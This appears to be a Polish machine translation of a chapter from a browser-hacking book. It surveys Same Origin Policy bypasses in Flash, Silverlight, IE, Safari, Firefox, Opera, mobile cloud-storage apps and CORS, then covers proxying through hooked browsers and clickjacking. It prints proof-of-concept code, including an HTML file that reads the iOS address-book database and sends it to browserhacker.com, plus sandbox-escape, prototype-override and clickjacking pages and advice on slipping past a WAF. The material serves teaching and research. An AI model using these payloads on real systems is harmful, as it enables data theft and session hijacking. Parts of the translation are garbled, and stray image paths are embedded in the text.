Poprzez ustawienie zezwolenia na dostęp z domeny, obiekt Flash ładowany z dowolnego źródła może wysyłać żądania i odczytywać odpowiedzi w domenie, która obsługuje tak liberalną politykę. Zapewnienie, że domena jest ograniczona tylko do zaufanych hostów, jest również niezwykle ważne, ponieważ oznacza to, że każda przechwycona przeglądarka może nawiązać dwukierunkową komunikację z zaatakowaną aplikacją za pomocą Flasha.

Omijanie SOP w Silverlight

Wtyczka Silverlight firmy Microsoft wykorzystuje tę samą zasadę SOP, co Flash. Aby osiągnąć tę samą komunikację między źródłami, witryna opublikuje plik o nazwie clientaccess-policy.xml zawierający następujące elementy:

< ?xml version="1.0" encoding="utf-8"? >

< access-policy >

< cross-domain-access >

< policy >

< allow-from >

< domain uri="*"/ >

< /allow-from >

< grant-to >

< resource path="/" include-subpaths="true"/ >

< /grant-to >

< /policy >

< /cross-domain-access >

< /access-policy >

Należy zauważyć różnicę między implementacjami komunikacji między źródłami we Flashu i Silverlight. Silverlight nie segreguje dostępu między różnymi źródłami na podstawie schematu i portu, w przeciwieństwie do Flash i CORS. W konsekwencji Silverlight rozważy http://browserhacker.com i https://browserhacker.com jako ten sam początek. Wprowadza to poważny problem, ponieważ tworzy mostek z HTTP do HTTPS. Jeśli możesz uzyskać złośliwą zawartość przez HTTP, uzyskasz dostęp do (potencjalnie wrażliwej) zawartości zabezpieczonej przez HTTPS.

Omijanie SOP w Internet Explorerze

Internet Explorer również nie był bez obejścia SOP. Jednym z przykładów jest Internet Explorer w wersjach wcześniejszych niż 8 Beta 2 (w tym IE 6 i 7). Te wersje przeglądarek były podatne na obejście SOP14 podczas implementacji document.domain. Błąd był dość łatwy do wykorzystania, jak wykazał Gareth Heyes. Polegała ona na prostym zastąpieniu obiektu document, a następnie właściwości domeny. Poniższy fragment kodu demonstruje tę lukę:

var document;

document = {};

document.domain = 'browserhacker.com';

alert(document.domain);

Jeśli spróbujesz uruchomić ten kod w najnowszych przeglądarkach, zauważysz błąd naruszenia SOP w konsoli JavaScript. Jednak będzie działać w starszych wersjach Internet Explorera. Wykorzystując ten kod jako część XSS, masz możliwość otwarcia SOP, aby utworzyć dwukierunkową komunikację z innymi źródłami.

Omijanie SOP w Safari

W ramach SOP różne schematy są traktowane jako różne źródła. Dlatego adres http://localhost jest traktowany jako inny niż file://localhost. Można by zrozumieć, że SOP jest egzekwowane w równym stopniu w różnych systemach. Cóż, jak zobaczysz w tej sekcji, istnieje kilka godnych uwagi wyjątków od schematu plików, który zwykle jest uważany za strefę uprzywilejowaną. Przeglądarka Safari, od 200716 do obecnej (w chwili pisania tego tekstu) wersji 6.0.2, nie wymusza SOP podczas dostępu do zasobu lokalnego. Jeśli zdarzy ci się uruchomić JavaScript w przeglądarce Safari, możesz spróbować nakłonić użytkownika do pobrania i otwarcia pliku lokalnego. Połączenie tej luki ze starannie spreparowanym e-mailem socjotechnicznym z załączonym złośliwym plikiem HTML wystarczy, aby nadużyć tej sytuacji. Gdy załączony plik HTML zostanie otwarty przy użyciu schematu plików, zawarty w nim kod JavaScript może ominąć SOP i rozpocząć dwukierunkową komunikację o różnym pochodzeniu. Rozważ następującą stronę:

< html >

< body >

```
< h1 > I'm a local file loaded using the file:// scheme < /h1 >

< script >

xhr = new XMLHttpRequest();

xhr.onreadystatechange = function (){

if (xhr.readyState == 4) {

alert(xhr.responseText);

}

};

xhr.open("GET",

"http://browserhacker.com/pocs/safari_sop_bypass/different_orig.html");

xhr.send();

< /script >

< /body >

< /html >
```

Gdy strona jest ładowana przy użyciu schematu pliku, obiekt XMLHttpRequest może odczytać odpowiedź po zażądaniu different_orig.html z browserhacker.com. Na rysunku 4-3 widać wynik tego zachowania, gdzie zawartość pobranej strony jest dodawana do okna dialogowego alertu. Rysunek 4-3: Treść z zasobu cross-origin jest poprawnie pobierana, jeśli kod JavaScript jest ładowany przy użyciu schematu file:. I odwrotnie, jeśli spróbujesz załadować tę samą stronę z innym schematem, na przykład http, zauważysz, że okno dialogowe alertu będzie puste.

Omijanie SOP w Firefoksie

Jedno z ciekawszych ominięć SOP w Firefoksie zostało wykryte przez Garetha Heyesa w październiku 2012 r. Błąd był tak poważny, że Mozilla zdecydowała się usunąć możliwość pobierania Firefoksa 16 ze swoich serwerów, dopóki błąd nie zostanie naprawiony. Ponieważ poprzednie wersje nie były podatne na ataki, zakłada się, że błąd został wprowadzony w ramach aktualizacji, ale nie został wykryty podczas testów regresji w Firefoksie 16. Luka spowodowała nieautoryzowany dostęp do obiektu window.location poza ograniczeniami SOP. Oto oryginalny Proof of Concept (PoC) firmy Heyes:

```
< !doctype html >

< script >

function poc() {

var win = window.open('https://twitter.com/lists/', 'newWin',

'width=200,height=200');

setTimeout(function(){

alert('Hello '+/^https:\/\/twitter.com\/([^/]+)/.exec(

win.location)[1])
```

}, 5000);

}

< /script >

< input type=button value="Firefox knows" onclick="poc()" >

Wykonywanie poprzedniego kodu ze źródła, które kontrolujesz (na przykład browserhacker.com), a jednocześnie uwierzytelnienie na Twitterze na innej karcie rozpocznie atak. Otworzy się nowe okno, które ładuje https://twitter.com/lists. Twitter następnie automatycznie przekierowuje do https://twitter.com/<user_uid>/lists(gdzie user_id to Twój uchwyt na Twitterze). Po 5 sekundach funkcja exec spowoduje przetworzenie obiektu window.location do parsowania (tutaj jest błąd, ponieważ nie powinien być dostępny z różnych źródeł) z wyrażeniem regularnym. Powoduje to wyświetlenie uchwytu Twittera w polu alertu. Około sierpnia 2012 r. Firefox wprowadził obsługę ramek IFramek w piaskownicy HTML5. Braun odkrył, że używając skryptów zezwalających jako wartości atrybutu piaskownicy IFrame, nieuczciwy kod JavaScript z zawartości IFrame może nadal mieć dostęp do window.top. Zaowocowało to możliwością zmiany położenia okna zewnętrznego:

< !-- Plik zewnętrzny z piaskownicą -- >

< iframe src="inner.html" sandbox="allow-scripts" >< /iframe >

Kod w ramce to:

< !-- Framed document , inner.html -- >

< script >

// escape sandbox:

if(top != window) { top.location = window.location; }

// all following JavaScript code and markup is unrestricted:

// plugins, popups and forms allowed.

< /script >

Było to możliwe bez konieczności określania dodatkowego słowa kluczowego allowtop-navigation i umożliwiło kodowi JavaScript załadowanemu wewnątrz ramki IFrame zmianę lokalizacji zewnętrznego okna. Osoba atakująca może to wykorzystać do przekierowania użytkownika na złośliwą stronę internetową, skutecznie przechwytując przeglądarkę ofiary.

IFRAME W PIASKOWNICY

W HTML5 wprowadzono nowy atrybut IFrame: sandbox. Celem tego nowego atrybutu było zapewnienie bardziej szczegółowego i bezpiecznego sposobu korzystania z ramek IFrame, przy jednoczesnym ograniczeniu potencjalnych szkód związanych z osadzonymi treściami stron trzecich o różnym pochodzeniu. Wartość atrybutu sandbox może wynosić zero lub więcej z następujących słów kluczowych: allow-forms, allow-popups, allow-same-origin, allow-scripts i allow-top-navigation.

Omijanie SOP w Operze

Jeśli spojrzysz na dzienniki zmian Opery dla stabilnej wersji 12.10, zauważysz różne poprawki błędów bezpieczeństwa. Jedną z tych łat jest obejście SOP wykryte przez Heyes. Błąd polega na tym, że Opera

nie wymuszała poprawnie SOP podczas nadpisywania prototypów, w tym przypadku podczas nadpisywania konstruktora obiektu lokalizacji IFrame. Rozważ następujący kod:

```
< html >
< body >
< iframe id="ifr" src="http://browservictim.com/xdomain.html" >< /iframe >
< script >
var iframe = document.getElementById('ifr');
function do_something(){
var iframe = document.getElementById('ifr');
iframe.contentWindow.location.constructor.
prototype.__defineGetter__.constructor('[].constructor.
prototype.join=function(){console.log("pwned")}')();
}
setTimeout("do_something()",3000);
< /script >
< /body >
< /html >
```

Poniżej znajduje się treść oprawiona z innego źródła:

```
< html >
< body >
I will be framed from a different origin
< script >
function do_join(){
[1,2,3].join();
console.log("join() after prototype override: "
+ [].constructor.prototype.join);
}
console.log("join() after prototype override: "
+ [].constructor.prototype.join);
setTimeout("do_join();", 5000);
< /script >
```

< /body >

< /html >

Kod w ramce wyświetla w konsoli wartość [].constructor .prototype.join, która jest natywnym kodem używanym, gdy na tablicy wywoływana jest funkcja join(). Po 5 sekundach metoda join() jest wywoływana na tablicy [1,2,3], a funkcja drukowania użyta poprzednio jest wywoływana ponownie. Drugie wywołanie pokazuje różnicę po zastąpieniu prototypu join(). Jeśli spojrzysz wstecz na pierwszy fragment kodu, możesz zobaczyć, gdzie prototyp join() został nadpisany w funkcji do_something(). Skupmy się ponownie na następującym kodzie z pierwszego fragmentu kodu:

iframe.contentWindow.location.constructor.

prototype.__defineGetter__.constructor('[].constructor.

prototype.join=function(){console.log("przesłane")}')();

Zauważ, że możesz wywołać iframe.contentWindow.location.constructor bez żadnych błędów naruszenia SOP. To jest zepsute zachowanie, ponieważ SOP powinno być egzekwowane. Idąc krok dalej, chcesz sprawdzić, czy rzeczywiście możesz wykonać kod po zakończeniu nadpisywania prototypu. Heyes odkrył również obejście SOP, nadpisując prototypy za pomocą wartości dosłownych, które nie były filtrowane przez Operę. Biorąc wartość literału tablicy [] i wykonując nadpisanie prototypu metody join() za pomocą poniższych instrukcji, możliwe jest wykonanie dowolnego kodu za każdym razem, gdy treść w ramce wywołuje metodę join() na dowolnej tablicy:

[].constructor.prototype.join=function(){twój_kod};

Istnieje warunek wstępny korzystania z tego obejścia: tylko witryny z ramkami mogą być kierowane. Dlatego źródła korzystające z opcji X-Frame-Options lub kodu pomijającego ramki są poza zakresem tego obejścia SOP. Inną kwestią, o której warto wspomnieć, jest to, że możesz przesłonić dowolne prototypy za pomocą wartości dosłownych, nie tylko metody Array .join(). Możesz nadpisać na przykład toString() w następujący sposób:

"".constructor.prototype.toString=function(){alert(1)}

W prawdziwym ataku możesz chcieć oprawić zasób, prawdopodobnie uwierzytelniony, w którym sesyjne pliki cookie są już przechowywane w przeglądarce, i użyć tego obejścia SOP, aby odczytać zawartość oprawionego zasobu. Zasób w ramce będzie zawierał głównie prywatne dane użytkownika, ponieważ prawidłowe pliki cookie sesji są używane podczas ładowania zasobu. Rozważ sytuację, w której docelowa przeglądarka ma otwarte dwie zakładki w Operze: jedna z nich to podpięta zakładka (kontrolujesz ją), a druga to uwierzytelnione pochodzenie celu. Jeśli utworzysz ramkę IFrame, której źródło jest uwierzytelnionym źródłem (w zahaczonej karcie), możesz odczytać zawartość ramki IFrame. Oznacza to, że będziesz mógł uzyskać dostęp do wszelkich poufnych informacji, które znajdują się w uwierzytelnionym pochodzeniu celu. Skutkiem takiego ataku byłoby odczytanie zawartości zasobu cross-origin i skuteczne ominięcie SOP.

Omijanie SOP w Cloud Storage

Problemy z egzekwowaniem SOP nie ograniczają się tylko do przeglądarek i ich wtyczek. W 2012 r. stwierdzono również, że szereg usług przechowywania w chmurze ma słabe punkty SOP. Dotyczyło to Dropbox 1.4.6 na iOS i 2.0.1 na Android22 oraz Dysku Google 1.0.1 na iOS.23 Usługi te umożliwiają przechowywanie i synchronizację lokalnych plików z chmurą. Ma to na celu udostępnienie ich w dowolnym miejscu na innych urządzeniach, na których zainstalowano klientów Dropbox lub Dysku

Google. Roi Saltzman odkrył błąd podobny do obejścia Safari SOP omówionego w poprzedniej sekcji. Ten błąd wpłynął zarówno na Dropbox, jak i na Dysk Google. Atak polega na załadowaniu pliku w strefie uprzywilejowanej, takiej jak: file:///var/mobile/Applications/APP_UUID. Jeśli jesteś w stanie nakłonić cel do załadowania pliku HTML za pośrednictwem aplikacji klienckiej, kod JavaScript zawarty w pliku zostanie wykonany. Fakt, że plik jest ładowany w strefie uprzywilejowanej, umożliwia dostęp JavaScript do lokalnego systemu plików urządzenia mobilnego. Należy zauważyć, że egzekwowanie tutaj SOP jest wadliwe z założenia. Ponieważ złośliwy plik HTML jest ładowany przy użyciu schematu plików, nic nie uniemożliwia JavaScriptowi uzyskania dostępu do innego pliku, takiego jak:

file:///var/mobile/Library/AddressBook/AddressBook.sqlitedb

Ta baza danych SQLite zawiera książkę adresową użytkownika w systemie iOS. Oczywiście plik ten musi być dostępny dla aplikacji. Jeśli docelowa aplikacja odmówi dostępu do plików spoza zakresu aplikacji, nadal możesz pobierać pliki z pamięci podręcznej itp. Dostęp wynikający z tego rodzaju luki będzie w dużej mierze zależny od aplikacji, której dotyczy luka. Jeśli oszukasz cel, który korzysta z podatnych na ataki klientów Dropbox lub Dysku Google, do otwarcia następującego złośliwego pliku, zawartość książki adresowej użytkownika zostanie wysłana na adres browserhacker.com:

```
< html >

< body >

< script >

local_xhr = new XMLHttpRequest();

local_xhr.open("GET", "file:///var/mobile/Library/AddressBook/

AddressBook.sqlitedb");

local_xhr.send();

local_xhr.onreadystatechange = function () {

if (local_xhr.readyState == 4) {

remote_xhr = new XMLHttpRequest();

remote_xhr.onreadystatechange = function () {};

remote_xhr.open("GET", "http://browserhacker.com/?f=" +

encodeURI(local_xhr.responseText));

remote_xhr.send();

}

}

< /script >

< /body >

< /html >
```

Ten atak demonstruje kilka różnych metod eksploatacji dostępnych dzięki użyciu dobrze zakorzenionego JavaScriptu. JavaScript jest często uruchamiany w wielu różnych środowiskach i

kontekstach, nie tylko w przeglądarkach internetowych. W przypadku ataku na iOS, exploit działał wewnątrz obiektu UIWebView w aplikacji Dropbox lub Google. Obiekt UIWebView jest często używany jako forma osadzonego okna przeglądarki w natywnych aplikacjach iOS. Inną godną uwagi kwestią tego ataku jest to, że był on wymierzony w mobilne systemy operacyjne, a nie tradycyjne środowiska komputerowe. Ze względu na ograniczenia rozmiaru widocznego interfejsu użytkownika tego rodzaju zadania mogą często występować bez świadomości celu.

Omijanie SOP w CORS

Chociaż współużytkowanie zasobów między źródłami (CORS) to świetny sposób na złagodzenie SOP, łatwo jest je błędnie skonfigurować bez pełnego zrozumienia wpływu rozluźnionej polityki na bezpieczeństwo. Oto przykład potencjalnej błędnej konfiguracji:

Access-Control-Allow-Origin: *

W listopadzie 2012 r. firma Veracode przeprowadziła badanie analizujące nagłówki HTTP z miliona najpopularniejszych witryn Alexy.24 Ponad 2000 unikalnych źródeł pochodzenia zwróciło wartość wieloznaczną w nagłówku Access-Control-Allow-Origin. To skutecznie umożliwia dowolnej innej witrynie w Internecie przesyłanie żądań między źródłami do witryn i odczytywanie odpowiedzi. W praktyce oznacza to, że atakujący ma odpowiednik obejścia SOP dla wszystkich tych domen. W zależności od funkcjonalności aplikacji internetowej, wyniki takiej konfiguracji mogą być katastrofalne. Z przechwyconej przeglądarki o innym pochodzeniu, źródła te mogą zostać przechwycone i zaatakowane w znacznie bardziej niezawodny sposób niż w sytuacji, w której SOP jest wymuszany. Oczywiście mogą wystąpić przypadki, w których wartość symbolu wieloznacznego dla kontroli dostępu Allow-Origin nie jest niepewne. Na przykład, jeśli zezwalająca zasada jest używana tylko do dostarczania treści, które nie zawierają poufnych informacji. Podczas analizowania aplikacji, która ustawia nagłówki CORS, zawsze ważne jest zrozumienie relacji między dozwolonymi źródłami. Dzieje się tak nawet wtedy, gdy nie jest używana wartość symbolu wieloznacznego. Wiele źródeł może mieć możliwość łączenia się z tym samym celem. Tak więc standardowa luka XSS w tych dozwolonych źródłach może wystarczyć do nadużycia docelowej funkcjonalności między źródłami. Wszystkie te przykłady obejścia SOP są przedstawione jako ilustracje koncepcyjne — w żadnym wypadku nie uważa się ich za wyczerpującą listę. Można tu opisać inne wektory, a z pewnością wiele innych wciąż czeka na upublicznienie. Zachęcamy do zastanowienia się nad relacjami między różnymi odmianami i nad wspólnymi aspektami, które wykorzystują. Obejścia SOP polegające na przekierowaniach 301 lub 302 wraz ze schematami, takimi jak plik, prawie na pewno będą powszechne w nowych błędach egzekwowania SOP, które zostaną wykryte w przyszłości.

Wykorzystywanie obejścia SOP

Teraz, gdy dobrze rozumiesz SOP i wiele przykładów obejścia SOP, nadszedł czas, aby przyjrzeć się praktycznym atakom. Dowiesz się, w jaki sposób można wykorzystać niektóre z ominięć SOP przedstawionych na poprzednich stronach, aby wykorzystać podpiętą przeglądarkę jako proxy HTTP. Można to zrobić nawet w obliczu licznych kontroli bezpieczeństwa aplikacji internetowych, takich jak obronne flagi plików cookie i zapobieganie jednoczesnym sesjom. W tej sekcji zostanie również przedstawionych wiele ataków naprawiających interfejs użytkownika. Niektóre z nich opierają się na obwodnicach SOP, a inne po prostu działają, ponieważ SOP nie został początkowo zaprojektowany do rozwiązywania takich problemów.

Żądania proxy

Gdy masz już kontrolę nad źródłem, przydatne mogą być bardziej wyrafinowane ataki. Wykorzystując przechwyconą przeglądarkę do wysyłania żądań w twoim imieniu, możesz skutecznie proxy żądać za pośrednictwem przechwyconej przeglądarki i używać jej do przeglądania innych źródeł. Wiąże się to z wieloma korzyściami, w tym przeglądaniem za pomocą plików cookie (tokenów uwierzytelniających) zaczepionego użytkownika, co pozwala na szeroki zakres dodatkowego dostępu. Oczywiście żądania proxy mogą być również bardzo cenne nawet bez obejścia SOP. Anton Rager opublikował pierwszą publiczną pracę badawczą na temat wykorzystania luk XSS do stworzenia proxy HTTP.25 Petko Petkov następnie rozszerzył zakres prac Ragera o stworzenie BackFrame. Stefano di Paola i Giorgio Fedon następnie rozszerzyli te badania w artykule na temat „Subverting AJAX”26 w 2006 roku. Obaj badacze przedstawili różne sposoby obalania AJAX poprzez wykorzystanie nadpisywania prototypu, podział odpowiedzi HTTP i inne techniki. Inne badania mające na celu wykorzystanie zaczepionej przeglądarki do działania jako proxy HTTP zostały przeprowadzone przez Ferruh Mavituna wraz z wydaniem XSS Tunnel27 w 2007 roku. Ta koncepcja została następnie wdrożona w BeEF, aby stać się Tunneling Proxy. Od tego czasu usługa Tunneling Proxy firmy BeEF została rozszerzona o obsługę wykorzystywania innych obejścia SOP. Koncepcja kryjąca się za ideą proxy za pośrednictwem XSS jest następująca:

1. Gniazdo serwera nasłuchuje na maszynie atakującej (zapleczu proxy). Analizuje przychodzące żądania HTTP i tłumaczy je na żądania AJAX, gotowe do wstrzyknięcia jako dodatkowy kod JavaScript w przechwyconej przeglądarce.

2. Te fragmenty kodu JavaScript są następnie wysyłane do przechwyconej przeglądarki za pośrednictwem jednego z kanałów komunikacji omówionych w Części 3.

3. Gdy przechwycona przeglądarka wykonuje ten dodatkowy kod, wysyłane jest odpowiednie żądanie AJAX, a odpowiedź HTTP jest wysyłana z powrotem do zaplecza proxy.

4. Zaplecze proxy usuwa i dostosowuje różne nagłówki (takie jak Gzip, długość treści i inne) oraz wysyła odpowiedź z powrotem do gniazda klienta, które pierwotnie wysłało żądanie HTTP do proxy.

Podczas tunelowania żądań, domyślnie jesteś ograniczony do tego samego pochodzenia, co przechwycona strona, ze względu na SOP. Na przykład, jeśli zaczepiłeś użytkownika na stronie browservictim .com, będziesz mógł poprosić o dodatkowe strony tylko w tym miejscu. Dzieje się tak, ponieważ SOP uniemożliwia wyjście z tego źródła. Jednak z obejściem SOP będziesz mógł przesyłać żądania proxy spoza tego źródła. Umożliwiłoby to zażądanie dowolnych stron z autoryzacją (tokeny sesji cookie) przejętej przeglądarki. Rozważ scenariusz (bez obejścia SOP), w którym chcesz kierować reklamy na publiczną aplikację internetową. Może być obecna zapora aplikacji sieci Web (WAF), skonfigurowana do agresywnego blokowania atakującego źródłowego adresu IP po przekroczeniu progu pięciu złośliwych żądań. Właśnie znalazłeś XSS oparty na DOM, który nie może zostać złagodzony przez klasyczny WAF, i jesteś w stanie podpiąć użytkownika sieci wewnętrznej tej samej firmy. Jest bardziej niż prawdopodobne, że WAF ma adres bramy firmy i zakres sieci na białej liście w swoich zestawach reguł, ponieważ postrzegane prawdopodobieństwo ataku pochodzącego z sieci wewnętrznej jest minimalne. Możesz teraz użyć Tunneling Proxy, aby sprawdzić więcej błędów w aplikacji internetowej. Żądania są tunelowane przez podpiętą przeglądarkę znajdującą się w sieci wewnętrznej, więc nie powinny generować zbyt dużego szumu w WAF. Najlepiej byłoby, gdyby zostały całkowicie zignorowane przez WAF, ponieważ pochodzą z sieci wewnętrznej. Jak omówiono w sekcji „Proxy przez przeglądarkę” w rozdziale 9, możesz nawet używać Burp i sqlmap za pośrednictwem Tunneling Proxy. Innym powodem, dla którego możesz chcieć użyć serwera proxy tunelowania w ramach tego samego pochodzenia, jest to, że powierzchnia początkowa wymaga uwierzytelnienia. Wyobraź sobie, że masz post-uwierzytelnianie XSS i jesteś w stanie podpiąć przeglądarkę za pomocą tej luki. Korzystając z Tunneling Proxy, możesz teraz łatwo przeglądać uwierzytelnioną powierzchnię

aplikacji, efektywnie korzystając z sesji zaczepionego celu. Nie musisz nawet kraść ciasteczek. Co ważne, kontrola bezpieczeństwa HttpOnly nie jest w tym przypadku skuteczna, ponieważ to sama przeglądarka celu żąda zasobów. Jeśli zamiast tego użyjesz Tunneling Proxy w połączeniu z obejściem SOP, faktycznie masz w rękach otwarte proxy HTTP. Dzieje się tak, ponieważ podatna na ataki, przechwycona przeglądarka może wysyłać żądania między źródłami i odczytywać odpowiedzi z każdego źródła. W rzeczywistości, jeśli masz wiele podpiętych przeglądarek, z których wszystkie są objęte tym samym obejściem SOP, będziesz mieć wiele serwerów proxy. Możesz przełączać się między serwerami proxy w zależności od przepustowości sieci przechwyconej przeglądarki lub kierować atak na to samo źródło z wielu przechwyconych przeglądarek, aby przeprowadzić atak z wielu lokalizacji

Wykorzystywanie ataków naprawiających interfejs użytkownika

Ataki mające na celu naprawienie interfejsu użytkownika stały się widoczne w scenariuszach dotyczących bezpieczeństwa przeglądarek i aplikacji. Ze względu na rozwój sieci społecznościowych, wirusowe i wszechobecne reklamy oraz przyciski „Lubię to", tego typu ataki zaczęły być wykorzystywane na wolności. Najbardziej znanym rodzajem ataku redresującego interfejs użytkownika jest Clickjacking. Oczywiście istnieje wiele innych ataków, które można sklasyfikować jako naprawienie interfejsu użytkownika. Różnią się one w zależności od rodzaju działań, które możesz podjąć, oraz informacji, które możesz pobrać. Niektóre z nich zostały przeanalizowane w następnych sekcjach, wraz z kilkoma historycznymi atakami, które opierały się na działaniach typu „przeciągnij i upuść".

Korzystanie z Clickjacking

Ataki typu clickjacking polegają na użyciu niezależnie rozmieszczonych przezroczystych ramek i-ramek i specjalnych selektorów CSS, aby nakłonić użytkownika do kliknięcia niewidocznego elementu. Ten atak został po raz pierwszy omówiony w 2002 roku przez Jesse Rudermana, a następnie został nazwany Clickjacking przez Roberta Hansena i Jeremiaha Grossmana w 2008 roku. Rozważmy następujący przykład, w którym strona zawierająca funkcje administracyjne jest osadzona na innej stronie za pomocą ramki IFrame:

< html >

< head >

< /head >

< body >

< form name="addUserToAdmins" action="javascript:

alert('clicked on hidden IFrame. User added.')" method="POST" >

< input type="hidden" name="userId" value"1234" >

< input type="hidden" name="isAdmin" value"true" >

< input type="hidden" name="token" value"asasdasd86a

sd876as87623234aksjdhjkashd" >

< input type="submit" value="Add to admin group"

style="height: 60px; width: 150px; font-size:3em" >

< /form >

< /body >

< /html >

Możesz zobaczyć, że strona używa również tokenów anty-XSRF, aby zapobiegać atakom Cross-Site Request Forgery. Na potrzeby demonstracji atrybut akcji formularza HTML zawiera kod JavaScript, który wyświetla pole alertu. Prawdziwa strona zawierałaby prawidłowy adres URL, pod którym wysyłane są te wartości wejściowe. Gdy użytkownik kliknie przycisk Prześlij, użytkownik o identyfikatorze 1234 zostanie dodany do grupy administracyjnej. Aby rozpocząć atak, poprzednia strona jest oprawiona w następną stronę:

< html >

< head >

< style >

iframe{

filter:alpha(opacity=0);

opacity:0;

position:absolute;

top: 250px;

left: 40px;

height: 300px;

width: 250px;

}

img{

position:absolute;

top: 0px;

left: 0px;

height: 300px;

width: 250px;

}

< /style >

< /head >

< body >

< !-- The user sees the following image-- >

< img src=http://localhost/clickjacking/yes-no_mod.jpg >

< !-- but he effectively clicks on the following framed content -- >

< iframe src="http://localhost/clickjacking

/iframe_content.html" >< /iframe >


< /body >

< /html >

Wynik pokazano na rysunku

Zwróć uwagę, że wygląda na to, że treść w ramce nie jest widoczna. Ta niewykrywalna zawartość jest w rzeczywistości podstawą wielu ataków mających na celu naprawienie interfejsu użytkownika, ponieważ w rzeczywistości z nią wchodzi twój cel. Jeśli skomentujesz pierwsze dwa wiersze definicji IFrame CSS w poprzednim fragmencie kodu, nieprzezroczystość zostanie usunięta i zobaczysz, jak umieszczona jest ramka IFrame, jak pokazano na rysunku

Atrybuty CSS top i left służą do umieszczania ramki IFrame na górze przycisków obrazu. Gdy użytkownik kliknie TAK lub NIE, tak naprawdę kliknięty zostanie przycisk przesyłania formularza HTML załadowany do ramki IFrame, jak widać na rysunku



To bardzo prosty przykład na to, jak można nabrać użytkownika na wykonanie niechcianych działań. Koncepcja tego ataku może być wykorzystana do wielu celów, na przykład do podniesienia uprawnień zwykłego użytkownika. Ofiarą takiego ataku może być użytkownik posiadający uprawnienia administratora. Mogli być już zalogowani do aplikacji o funkcjonalności podobnej do przedstawionego wcześniej fragmentu kodu. Fakt, że aplikacja opiera się na tokenie anty-XSRF, nie ma wpływu na dostarczanie ataku Clickjacking. Dzieje się tak, ponieważ zasób, który ma zostać umieszczony w ramce, jest ładowany normalnie i zawiera prawidłowy token anty-XSRF. Clickjacking jest w rzeczywistości idealną metodą ataku, którą możesz wykonać przeciwko aplikacji korzystającej z tokenów anty-XSRF, skutecznie znosząc ochronę oferowaną przez te tokeny. W części 3 omówiono, jak zapobiegać ładowaniu zasobów w ramkach IFrame. Można tu zastosować te same zastrzeżenia przedstawione w tym rozdziale. Sposobem na ogólne zapobieganie atakom polegającym na zmianie adresu interfejsu użytkownika (ponieważ prawie każdy atak polega na załadowaniu zasobu do ramki IFrame) jest użycie nagłówka x-Frame-Options: DENY. Jak dowiesz się w następnych sekcjach, zdarzały się przypadki, w których prosty kod niszczący ramki nie wystarczał, aby zapobiec niektórym atakom. Poprzednie przykłady Clickjackingu pokazały, co jest możliwe dzięki samemu CSS. Jeśli potrzebujesz, aby atak pobierał dynamiczne informacje od celu, na przykład ruchy myszy, możesz dodać do tego JavaScript. Elastyczność JavaScriptu umożliwia dokładne określenie x i y współrzędne aktualnej pozycji myszy. Jest to przydatne podczas montowania złożonych ataków Clickjacking, które polegają na wykonaniu wielu kliknięć. Wyobraź sobie, że otoczyłeś stronę przyciskiem, który wymagał kliknięcia przez użytkownika w celu wykonania ataku. W tym przypadku celem Clickjackingu jest upewnienie się, że mysz celu jest zawsze na górze tego przycisku. W ten sposób, gdy tylko kliknie gdziekolwiek, użytkownik faktycznie kliknie dokładnie tam, gdzie chcesz. Rich Lundeen i Brendan Coles stworzyli moduł poleceń BeEF implementujący tę właśnie technikę. W tym scenariuszu masz dwie ramki, wewnętrzną i zewnętrzną ramkę IFrame. Zewnętrzna ramka IFrame ładuje źródło docelowe, które chcesz wykorzystać za pomocą ataku Clickjacking. Zamiast tego wewnętrzna ramka IFrame nasłuchuje zdarzeń onmousemove, a jej pozycja jest aktualizowana zgodnie z bieżącą pozycją kursora myszy. W ten sposób kursor myszy zawsze znajduje się nad tym, na co cel ma kliknąć. Poniższy kod używa interfejsu API jQuery do dynamicznej aktualizacji pozycji outerObj na podstawie bieżących współrzędnych myszy:

```
$j("body").mousemove(function(e) {

$j(outerObj).css('top', e.pageY);

$j(outerObj).css('left', e.pageX);

});
```

Wewnętrzny styl IFrame wykorzystuje sztuczkę nieprzezroczystości do renderowania niewidocznego elementu:

filter:alpha(opacity=0);

opacity:0;

Rozważ poniższą przykładową stronę, która jest celem ataku Clickjacking. Chcesz, aby użytkownik kliknął przycisk Dodaj użytkownika, który w tym przypadku po prostu tworzy wyskakujące okienko, gdy użytkownik je kliknie. Zwróć uwagę na tło ciała, które zostało dodane, aby lepiej zilustrować następujący przykład:

< html >

< head >

< /head >

< body style="background-color:red" >

< p > < /p >

< button onclick="javascript:alert('User Added')" \


type="button">Add User to Admin group< /button >

